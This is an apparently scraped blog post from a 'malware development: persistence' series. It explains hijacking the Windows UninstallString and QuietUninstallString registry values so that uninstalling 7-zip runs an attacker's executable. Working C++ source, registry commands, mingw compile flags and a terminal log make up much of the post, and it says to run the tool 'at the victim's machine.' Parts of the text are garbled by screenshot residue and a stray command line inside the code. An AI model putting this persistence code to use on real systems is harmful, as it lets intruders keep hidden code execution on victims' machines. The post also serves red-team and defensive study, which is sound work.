


Malware development: persistence - part 13. Hijacking uninstall logic for application. Simple C++ example.

cocomelonc.github.io/malware/2022/10/04/malware-pers-13.html

October 4, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into one of the interesting malware persistence trick: via hijacking uninstall file for target application.

uninstallation process

When you install a program on a Windows system, they usually point to their own uninstallers. They are in the registry keys:

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall<application name>`


and


HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\QuietUninstallString\
<application name>


So what is the trick? There is no problem with replacing them with commands that can run any other program. When a user executes the uninstaller, the command of the attacker's choosing is executed. Again, the good news is that privileges are required to modify these items, as they reside under the **HKLM** key.

practical example

Let's look at a practical example. Firstly, let's choose a target application. I chose **7-zip x64**:









Then, check registry key values, for correctness:

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /s
```



Also, I prepared my evil application. It's as usually meow-meow "malware" :)



Then, I create a program, which do my logic for persistence (`pers.cpp`):

```

/*
pers.cpp
windows persistence via
hijacking uninstall app
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/10/04/malware-pers-13.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // target app
    const char* app = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\7-zip";

    // evil app
    const char* exe = "C:\\Users\\User\\Documents\\malware\\2022-10-04-malware-pers-13\\hack.exe";

    // app
    LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)app, 0, KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // update registry key value
        // reg add
        "HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\7-zip" /v
        "UninstallString" /t REG_SZ /d "...\\hack.exe" /f
        RegSetValueEx(hkey, (LPCSTR)"UninstallString", 0, REG_SZ, (unsigned char*)exe,
        strlen(exe));
        RegSetValueEx(hkey, (LPCSTR)"QuietUninstallString", 0, REG_SZ, (unsigned
        char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }

    return 0;
}

```

As you can see, the logic is simple, we are just update target key values in registry.

demo

Let's go to see everything in action. Compile malware and persistence script:

```

x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive

```

```
(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
$ x86_64-w64-mingw32-g++ -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
$ nvim pers.cpp

(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
$ ls -lt
total 40
-rwxr-xr-x 1 cocome1onc cocome1onc 15360 Oct 4 20:05 pers.exe
-rw-r--r-- 1 cocome1onc cocome1onc 386 Oct 4 20:02 hack.cpp
-rw-r--r-- 1 cocome1onc cocome1onc 976 Oct 4 20:00 pers.cpp
-rwxr-xr-x 1 cocome1onc cocome1onc 14848 Oct 4 19:50 hack.exe

(cocome1onc@kali) - [~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
```

And run at the victim's machine - **Windows 10 x64** in my case:

`.\pers.exe`



Finally, after reboot my system, tried to uninstall **7-zip**:

static-libstdc++ -static-libgcc -fpermissive

win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Settings

Home

Find a setting

Apps








- Apps & features
- Default apps
- Offline maps
- Apps for websites
- Video playback
- Startup

Apps & features

Search, sort, and filter by drive. If you would like to uninstall or move an app, select it from the list.

Search this list


Sort by: Name Filter by: All drives

